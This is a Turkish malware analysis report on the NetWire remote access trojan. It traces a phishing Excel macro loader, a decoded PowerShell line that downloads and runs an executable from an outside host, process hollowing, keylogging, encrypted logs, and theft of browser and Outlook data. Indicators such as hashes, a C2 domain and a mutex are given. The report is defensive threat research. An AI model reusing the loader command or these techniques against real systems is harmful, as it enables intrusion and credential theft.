NetWire RAT

Teknik Analiz Raporu

İÇİNDEKİLER

GİRİŞ

NetWire, 2012'den beri suç örgütleri ve diğer kötü niyetli gruplar tarafından kullanılan, bir Remote Access Trojan'dır. NetWire çeşitli kampanyalar aracılığıyla dağıtılır ve genellikle kötü amaçlı spam (malspam) yoluyla gönderilir.

Bu kötü amaçlı yazılımın virüs bulaşmış bilgisayarları;

- Uzaktan kontrol etmesine
- Klavye vuruşlarını ve fare davranışını kaydetmesine
- Ekran görüntüleri almasına
- Sistem bilgilerini kontrol etmesine
- Sahte HTTP proxy'leri oluşturmasına
- Clipboard üzerindeki verilere erişim vermesine
- Çeşitli tarayıcılar üzerindeki verilere erişim sağlamasına olanak sağlamaktadır.


Birçok RAT'ın aksine, Windows, Linux ve MacOS dahil olmak üzere her büyük işletim sistemini hedefleyebilir.

ÖN İNCELEME


İncelenen versiyondaki NetWire zararlısı bir Excel dosyası ile birleştirilerek phishing yöntemleriyle yayılmayı sürdürmüştür. Zararlı dosya ilk "shipment.xlsm" olarak adlandırılmıştır. İsminden anlaşıldığı gibi kargo şirketleri ve bunu kullanan şirketleri hedef almıştır. İlk olarak şüphe çekmemesi için karşımıza bir Excel dokümanı olarak gelmektedir. Yapılan analizler sonucunda bu dosyanın Stage 1'i gerçekleştirmek için loader görevi gördüğü tespit edilmiştir.

Dosya Adı:	shipment.xlsm
MD5	8fa508038223405c14000d0a2d909aa6
SHA1	4bbcb5766ec862e7a674ca9a420443bc18aa4855
SHA256	4426f68adbceaa14bd026618a134a3c84f83b546777f2f63bec6506d9fce9157

shipment.xlsm zararlısının içindeki gömülü olan makroları incelediğimizde şifrelenmiş bir değer ve bunu işleyen bir fonksiyon olduğu görülmektedir.



"sssssss" fonksiyonu aşağıdaki görselde yer alan çıktıya sahiptir.



Değerin Base64 şifreleme yöntemi ile tekrar şifrelenmiş olduğu görülmekte ve bunu Powershell.exe ile çalıştırılmaktadır. Çözümlenmiş hali ise:

(New-Object Net.WebClient).DownloadFile('http[:]//adelantosi[.]com/cp/shipment.exe',($env:appdata)+'\rZLTY.exe');Start-Sleep 2; Start-Process $env:appdata\rZLTY.exe

Burada shipment.xlsm dosyasının aslında bir loader türünde olduğunu ve Powershell'de asıl zararlıyı AppData klasörüne indirildiği görülmektedir.


rZLTY.exe ANALİZİ

Dosya Adı:	rZLTY.exe
MD5	71cb77adbd1b17135f2b626d603932c7
SHA1	d7e06c1243ef5c2aa861626b5f13eabf5014a94c
SHA256	5f79033967a35156cae879606fe663048b6dd09d68d8a4955f42ee1848f65452

AppData klasörüne indirilen rZLTY.exe'yi statik olarak incelendiğinde kendisinin yürütülebilir bir dosya olduğu ve kendisini bir Word dokümanı olarak gösterdiği görülmektedir.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ .└...┘...ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.......
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	C8	00	00	00	............È...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	♫ °♪.´.Í!¸ LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t.be.run.in.DOS.
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.......
00000080	A8	20	80	40	EC	41	EE	13	EC	41	EE	13	EC	41	EE	13	¨.€@iAî‼iAî‼iAî‼


Dinamik olarak yüklenen DLL'ler:



UXTHEME.dll	USERENV.dll
SETUPAPI.dll	APPHELP.dll
PROPSYS.dll	CRYPTBASE.dll
OLEACC.dll	CLBCATQ.dll
VERSION.dll	SHFOLDER.dll


Genel olarak rZLTY.exe'nin davranışları incelendiğinde, TEMP klasörüne 8lm3e6brj.dll'i drop edip akabinde Process Hollowing tekniğini kullanarak kendini suspend olarak tekrardan çalıştırmaktadır. Suspend durumda olan rZLTY.exe gerekli işlemler yapıldıktan sonra ResumeThread kullanılarak çalıştırılmaktadır.

8lm3e6brj.dll, CreateFileA API'ı kullanılarak TEMP klasörüne oluşturulmaktadır.




```
EAX   FFFFFFFF
EBX   00000000
ECX   00000000
EDX   00000004
EBP   0018FDAC      &"C:\\Users\\[redacted]\\AppData\\Local\\Temp"
ESP   0018FBD4
ESI   00409C10      "C:\\Users\\[redacted]\\AppData\\Local\\Temp\\nsvAE4A.tmp\\8lm3e6brj.dll"
EDI   0040A410      "C:\\Users\\[redacted]\\AppData\\Local\\Temp\\nsvAE4A.tmp"

EIP   75475DB6      <kernel32.CreateFileA>

EFLAGS   00000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  00000002 (ERROR_FILE_NOT_FOUND)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 Boş 0.000000000000000000
ST(1) 00000000000000000000 x87r1 Boş 0.000000000000000000
ST(2) 00000000000000000000 x87r2 Boş 0.000000000000000000
ST(3) 00000000000000000000 x87r3 Boş 0.000000000000000000
```

8lm3e6brj.dll, VirtualAlloc API'ı ile belirlenen adrese çözümlenerek "Rxcjdizxjs" export name'i ile çalışmaktadır.



In-Memory Payload Analizi

Dosya Adı:	-
MD5	7e3033ec0de5ac28d569fc199ff77d5e
SHA1	d34efab7a03dfb434500ae8cf79557f780282336
SHA256	e900a1322f55891415d3a53586fa79dfc2ee264ba7b09a2dc2aa98b8f146c704



Zararlının import ettiklerine baktığımızda, USER32 ve WS2_32 gibi önemli kütüphaneler kullanıyor. WS2_32 kütüphanesine baktığımızda içinde kullandığı fonksiyonlardan da anlaşılabileceği üzere network işlemleri gerçekleştirme kapasitesine sahip olduğu anlaşılmaktadır.

Ayrıca diğer kullanılan fonksiyonlara baktığımızda keybd_event ile girilen inputları, mouse_event fonksiyonu ile de mouse hareketlerini ve tıklamalarını almaya çalıştığı doğrulanmaktadır.

Zararlının içindeki önemli DLL ve fonksiyonları incelediğimizde;

-Gethostbyname
-DeleteFileW
-CreateMutexA
-ShellExecute
-GetSystemInfo
-CreateToolhelp32Snapshot
-GetVolumeInformationA
-WriteFile
-RegCreateKeyExA

Zararlının, sistem bilgilerine ulaşabildiğini, mutex nesnesi oluşturduğunu, sistem ve dosyalar hakkında bilgi alabildiğini, dosyaları silebildiğini, dosya yazabildiğini, yapılan işlemin anlık görüntüsünü alabildiğini ve kayıt defteri için anahtar oluşturabileceği görülmektedir.


Genel olarak bakıldığında zararlı yazılımın temel 2 davranışı olduğu görülmektedir.
İlk olarak sistemden edinilen bilgileri her bir karakterini **(ord(buffer) - 36) ^ 0x9D** işlemine soktuktan sonra LOG dosyası oluşturup saklamaktadır.

```
EAX   00000024     '$'
EBX   00287D3C     "C:\\Users\\[redacted]\\AppData\\Roaming\\Logs\\"
ECX   00287D3C     "C:\\Users\\[redacted]\\AppData\\Roaming\\Logs\\"
EDX   00422425     rzlty_008f0000.00422425
EBP   0028FF94
ESP   00287710
ESI   00287730     "C:\\Users\\[redacted]\\Desktop\\rzlty_008F0000\\rzlty_008F0000.bin"
EDI   00000000

EIP   00409297     rzlty_008f0000.00409297

EFLAGS   00000206
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 Boş 0.000000000000000000
ST(1) 00000000000000000000 x87r1 Boş 0.000000000000000000
ST(2) 00000000000000000000 x87r2 Boş 0.000000000000000000
```


```
[esp+44]:"goryhazel1.duckdns.org:6504;", 422700:"goryhazel1.duckdns.org:6504;"


[esp+5C]:"C:\\Users\\[redacted]\\Desktop\\rzlty_008F0000\\rzlty_008F0000.bin"
[esp+38]:"C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath;C:\\Windows\\system32;C:\\
[esp+34]:"C:\\Windows"


[esp+14]:"AMD Ryzen 5 4600H with Radeon Graphics         "


[esp+10]:"WIN-L1KDN79P80J"

[esp+C]:"[redacted]"
```

Log dosyasını AppData/Roaming/Logs/[GG-AA-YYYY] şeklinde yazmaktadır. Log dosyasında klavye tuş vuruşları, sistemin bilgileri, kopyalanan veriler gibi hassas veriler şifreli bir şekilde tutulmaktadır.


Diğer bir davranışı ise, edinilen bu bilgileri komuta & kontrol sunucusu ile bağlantı kurarak aktarmaktadır.




Random olarak HostId ataması yapmakta ve bunu kayıt defterine key olarak eklemektedir.




GetLogicalDriveStringsA API'ını kullanarak sürücü isimlerini almaktadır daha sonra aldığı sürücü isimlerini GetDriveType API' ı kullanarak tipini öğrenmektedir.




Zararlı, sistem üzerinde 'VmdIDEpb' adında mutex nesnesi oluşturmaktadır.




GetWindowTextW API'ını kullanarak ekranda aktif olan pencerenin başlığını almaktadır.




Kayıt defterini okuyarak kullanıcın Outlook üzerindeki hassas verilerini elde etmektedir.



Tarayıcılarda saklanan kullanıcı verileri, tarayıcı geçmişi gibi verileri de komuta & kontrol sunucusuna aktarmaktadır.



NetWire zararlısının çözümlediği bazı stringler ve DLL'ler:




Stringler & DLL	Çözümlenmiş Hali
l92Y0Gyy.Sii	msvcr100.dll
R6sOO.Sii	nspr4.dll
siYO.Sii	plc4.dll
siS6O.Sii	plds4.dll
R66Q54iN.Sii	nssutil3.dll
6W85WWRN.Sii	softokn3.dll
R66SV1N.Sii	nssdbm3.dll
%6\EWWnid\PIOWld\u6d0 aC5C\ad8CQi5\mWn4R aC5C	C:\Users\----\AppData\Local\BraveSoftware\Brave-Browser\User Data\Default\
MdYQ0Nh.Sii	Secur32.dll
%6\.sQOsid\CYYWQR56.fli	%s\.purple\accounts.xml
m465dR4Rn…	Listening…
lWkY05Gt.Sii	mozcrt19.dll
PQ00dR5zd06WR	CurrentVersion
4RSdf.SC5	History.IE5

NetWire zararlısı stringleri ve DLL'leri şifrelerken RC4 kriptografik algoritmasını kullanmaktadır.

